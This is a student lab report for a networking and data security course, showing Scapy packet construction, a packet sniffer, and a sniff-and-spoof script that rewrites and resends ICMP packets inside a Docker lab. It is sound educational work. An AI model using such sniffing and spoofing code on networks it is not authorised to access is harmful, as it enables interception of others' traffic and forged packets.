Course Name
Networking and Data Security (COMP-8677)

Document Type
Lab 4


Professor
Dr. Shaoquan Jiang

Team - Members	Student ID
Manjinder Singh	110097177

NOTES : For simplicity questions and content from lab manual 4 are mentioned in a box.

1. Packet Construction with Scapy
In this exercise, you will practice to construct several packets using scapy. To start, run $sudo python3 (if you work on VM root, sudo is not needed) and then import scapy package:
from scapy.all import *
Then, you are ready to practice constructing various packets. In each question, show your screen shots as the evidence of your work.
1) IP() is the function to construct a default IP header. You can use ls(IP()) to view the content. The first column is the field of IP header and the third column is the example format for the value of each field.

My Implementation of above:-



Screenshot 1: Enlisting the fields and their default values for the IP layer

You can assign the value to create the IP header you want. Please construct an ip header **iph** with source 10.0.2.4 and destination 10.10.10.10. Use ls to show packet header.

My Implementation of above:-

```
>>> iph = IP(src="10.0.2.4", dst="10.10.10.10")
>>> ls(iph)
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.4'      (None)
dst        : DestIPField                         = '10.10.10.10'   (None)
options    : PacketListField                     = []              ([])
```

Screenshot 2: Constructing an IP Header with Ips for source and destination

2) Create a UDP **segment** with source port number 5000 and destination port number 5300 and data=”hello”. Use show2 to show your result.

My Implementation of above:-

```
>>> udp_seg = UDP(sport=5000,dport=5300)/"hello"
>>> udp_seg.show2()
###[ UDP ]###
  sport     = 5000
  dport     = 5300
  len       = 13
  chksum    = 0x0
###[ Raw ]###
     load      = 'hello'
```

Screenshot 3: Creating a UDP segment

3) You can create ping packet by stacking IP header over ICMP(). Create a ping packet with your VM as source IP and 10.10.10.10 as your destination IP. Create an ip packet with the same source and destination IP (as in the ping packet) but with UDP segment in item 2 as its data field. Use show2() function to show the packet content.

My Implementation of above:-

```
[10/08/23]seed@VM:~$ ifconfig
br-3cb06be4a02f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:3ff:fe25:761f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:03:25:76:1f  txqueuelen 0  (Ethernet)
        RX packets 8  bytes 560 (560.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 10166 (10.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:fe:35:b3:ac  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8cf9:1918:9dc:7172  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6b:39:e6  txqueuelen 1000  (Ethernet)
        RX packets 90142  bytes 111356380 (111.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23014  bytes 2756262 (2.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Screenshot 4: ifconfig displays network interface configuration information

```
>>> ping_pkt = IP(src="192.168.1.10",dst="10.10.10.10")/ICMP()
>>> ping_pkt.show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 28
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = icmp
  chksum    = 0xa51a
  src       = 192.168.1.10
  dst       = 10.10.10.10
  \options   \
###[ ICMP ]###
     type      = echo-request
     code      = 0
     chksum    = 0xf7ff
     id        = 0x0
     seq       = 0x0
```

Screenshot 5: Displaying the details of the IP header and ICMP header

```
>>> udp_seg = UDP(sport=5000, dport=5300)/"hello"
>>> udp_pkt = IP(src="192.168.1.10",dst="10.10.10.10")/udp_seg
>>> udp_pkt.show2()
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 33
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0xa505
  src       = 192.168.1.10
  dst       = 10.10.10.10
  \options   \
###[ UDP ]###
     sport     = 5000
     dport     = 5300
     len       = 13
     chksum    = 0xbdff
###[ Raw ]###
        load      = 'hello'
```

Screenshot 6: UDP Packet with Source Port 5000 to Destination Port 5300 and Payload 'hello'

4) For a packet pkt, pkt[IP] is IP datagram and pkt[UDP] is the UDP segment of pkt. For ip datagram in item 3, use show2 to show the UDP segment.

My Implementation of above:-

```
>>> udp_segment = udp_pkt[UDP]
>>> udp_segment.show2()
###[ UDP ]###
  sport     = 5000
  dport     = 5300
  len       = 13
  chksum    = 0xbdff
###[ Raw ]###
     load      = 'hello'
```

Screenshot 7: Extracting and display the UDP segment from the udp_pkt packet.

2. Sniffing Packets

Wireshark is the most popular sniffing tool, and it is easy to use. We will use it throughout the entire lab. The objective of the current task is to learn how to use Scapy to do packet sniffing in Python programs. A sample code is the following:

```
-----------------------------------------------------------
#!/usr/bin/python
from scapy.all import *
def print_pkt(pkt):
pkt.show2()
pkt = sniff(filter='icmp',prn=print_pkt, iface="br-xxx") # br-xxx is the interface on VM you want to sniff
-----------------------------------------------------------
```

Task A. The above program sniffs packets. For each captured packet, the callback function print pkt() will be invoked; this function will print out some of the information about the packet. Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.

// Run the program with the root privilege

$ sudo python sniffer.py

// Run the program without the root privilege

$ python sniffer.py

Solution of Task A:-

To get Interface details (from separate Terminal)

```
[10/08/23]seed@VM:~$ ifconfig
br-3cb06be4a02f: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:3ff:fe25:761f  prefixlen 64  scopeid 0x20<link>
        ether 02:42:03:25:76:1f  txqueuelen 0  (Ethernet)
        RX packets 8  bytes 560 (560.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 109  bytes 10166 (10.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:fe:35:b3:ac  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8cf9:1918:9dc:7172  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6b:39:e6  txqueuelen 1000  (Ethernet)
        RX packets 90142  bytes 111356380 (111.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23014  bytes 2756262 (2.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Screenshot 8: Displaying network interface information

sniff.py *sniff.py

```
#!/usr/bin/python3
from scapy.all import *

print("SNIFFING PACKETS.........")
print("hi")
def print_pkt(pkt):
    print("Source IP:", pkt[IP].src)
    print("Destination IP:", pkt[IP].dst)
    print("Protocol:", pkt[IP].proto)
    print("\n")

pkt = sniff(filter='icmp',iface="br-3cb06be4a02f", count=5, prn=print_pkt)
pkt[2].show2()
```

Screenshot 9: sniff.py Program

The Python program in **Screenshot 9** uses Scapy to sniff ICMP packets on a specified network interface and prints details of the first 5 captured packets, then shows the content.


The below command execution in **Screenshot 10** is equivalent to "sudo python3 sniff.py" as first we ran sudo su then python3 sniff.py

seed@VM: ~/.../volumes seed@VM: ~/.../Sniff_Spoof seed@VM: ~/.../Sniff_Spoof seed@VM: ~/.

```
root@VM:/volumes# python3 sniff.py
SNIFFING PACKETS.........
hi
Source IP: 10.9.0.5
Destination IP: 10.10.10.10
Protocol: 1


Source IP: 10.10.10.10
Destination IP: 10.9.0.5
Protocol: 1


Source IP: 10.9.0.5
Destination IP: 10.10.10.10
Protocol: 1


Source IP: 10.10.10.10
Destination IP: 10.9.0.5
Protocol: 1
```

Screenshot 10: Running Sniff.py with root privileges | Beginning of O/P

Screenshot 11: Output of running Sniff.py with root privileges | Last Part of Output



Screenshot 12: Copying sniff.py file to volumes folder with root privileges

"**docker-compose build**" builds Docker images, while


"**docker-compose up**" starts and runs containers based on those images as specified in a Docker Compose file.

Screenshot 13: Docker commands execution for building, starting and running.


"**dockps**" is used to list the running Docker containers, and

"**docksh**" is used to open a shell session within a running Docker container.


Screenshot 14: Executing dockps



Screenshot 15: Executing dockps and docksh(for seed attacker shell session) command



Screenshot 16: Executing dockps and docksh(for victim shell session) command



Screenshot 17: Running Sniff.py without root privileges

From **screenshot 10 until 17**, it is clearly visible that when we try to run the packet-sniffing program without utilizing the root privileges, we get permission errors. This main reason is because of capturing network packets which mainly demands elevated permissions. However, when we tried to run the program within a Docker container, it seems to work fine as Docker containers generally have more permissive network permissions by default.


To summarize, if we tries to capture packets using the "sniff.py" program, we'll either need to run it with root privileges (using "sudo python3 sniff.py") or we need to make sure that the user running the program must have the required network capture permissions. Docker containers may allow packet capture without requiring root privileges due to their specific network configuration.

Task B. In this task, you need to modify the **program** to *simultaneously* achieve two goals:
1. When we sniff packets, we are only interested certain types of packets. Your program only sniffs the ICMP packet with source IP address 10.10.10.10.
2. For each captured ICMP packet, reverse the source and destination IP address and modify the ICMP data field as “COMP8677-yourname”. Finally, send the modified packet.

Run your Wireshark to check if 10.10.10.10 replied to your packet sent by item 2. If yes, give a screenshot for one such packet. In this task, provide your program and the said screenshot.

Solution of Task B:-

In the below **screenshot 18**, the Python program uses Scapy to sniff and capture ICMP packets on a specific interface ("br-3cb06be4a02f"). When it captures an ICMP packet with the source IP address "10.10.10.10," it prints the packet details, which constructs a new ICMP packet with modified content, and sends the new packet. The modification mainly involves reversing the source and destination IP addresses and changing the ICMP data field to "COMP8677-Manjinder Singh."



Screenshot 18: sniffer.py Program

```
[10/09/23]seed@VM:~/.../volumes$ sudo cp ../Sniff Spoof/sniffer.py .
```

```
[10/09/23]seed@VM:~/.../Sniff_Spoof$ ls
docker-compose.yml  Sniff_Spoof  Sniff_Spoof.zip  volumes
[10/09/23]seed@VM:~/.../Sniff_Spoof$ docker-compose build
^[[Aattacker uses an image, skipping
Victim uses an image, skipping
User1 uses an image, skipping
User2 uses an image, skipping
[10/09/23]seed@VM:~/.../Sniff_Spoof$ docker-compose up
Starting seed-attacker   ... done
Starting user1-10.9.0.6  ... done
Starting victim-10.9.0.5 ... done
Starting user2-10.9.0.7  ... done
Attaching to seed-attacker, user1-10.9.0.6, victim-10.9.0.5, user2-10.9.0.7
user1-10.9.0.6 |  * Starting internet superserver inetd                 [ OK ]
victim-10.9.0.5 |  * Starting internet superserver inetd                 [ OK ]
user2-10.9.0.7 |  * Starting internet superserver inetd                 [ OK ]
```

Screenshot 19: Copying the sniffer program to volumes and Docker commands execution for building, starting and running

```
seed@VM: ~/.../volumes    seed@VM: ~/.../Sniff_Spoof    seed@VM: ~/.../Sniff_Spoof
root@VM:/volumes# [10/09/23]seed@VM:~/.../Sniff_Spoof$ dockps
425a5e5773a4  user1-10.9.0.6
4a538ce8952a  seed-attacker
e58b621948b8  user2-10.9.0.7
b65fe4ffefe8  victim-10.9.0.5
[10/09/23]seed@VM:~/.../Sniff_Spoof$ docksh 4a
root@VM:/# cd v
var/     volumes/
root@VM:/# cd volumes/
root@VM:/volumes# ls
sniff.py  sniffer.py
root@VM:/volumes# python3 sniffer.py
SNIFFING PACKETS...
Capturing ICMP Packet:-
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:03:25:76:1f
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 9688
```


Screenshot 20: Running sniffer.py program for docker container of seed-attacker and showing O/P(Part - 1)

```
seed@VM: ~/.../volumes    seed@VM: ~/.../Sniff_Spoof    seed@VM: ~/.../Sniff_Spoof    seed@VM: ~/.../Sniff_Spoof    seed@VM: ~/.../Sniff_Spoof
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 9688
     flags     =
     frag      = 0
     ttl       = 59
     proto     = icmp
     chksum    = 0x3bb0
     src       = 10.10.10.10
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0x81d
        id        = 0x1d
        seq       = 0x1
###[ Raw ]###
           load      = '\xbd\xb3$e\x00\x00\x00\x00M\xd9\t\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x
18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Screenshot 21: Showing O/P(Part - 2)

(of running sniffer.py program for docker container of seed-attacker)

(Continuation of Screenshot 20 O/P)




Screenshot 22: Showing O/P(Part - 3)

Displaying Output to signify packet is sent successfully with the load

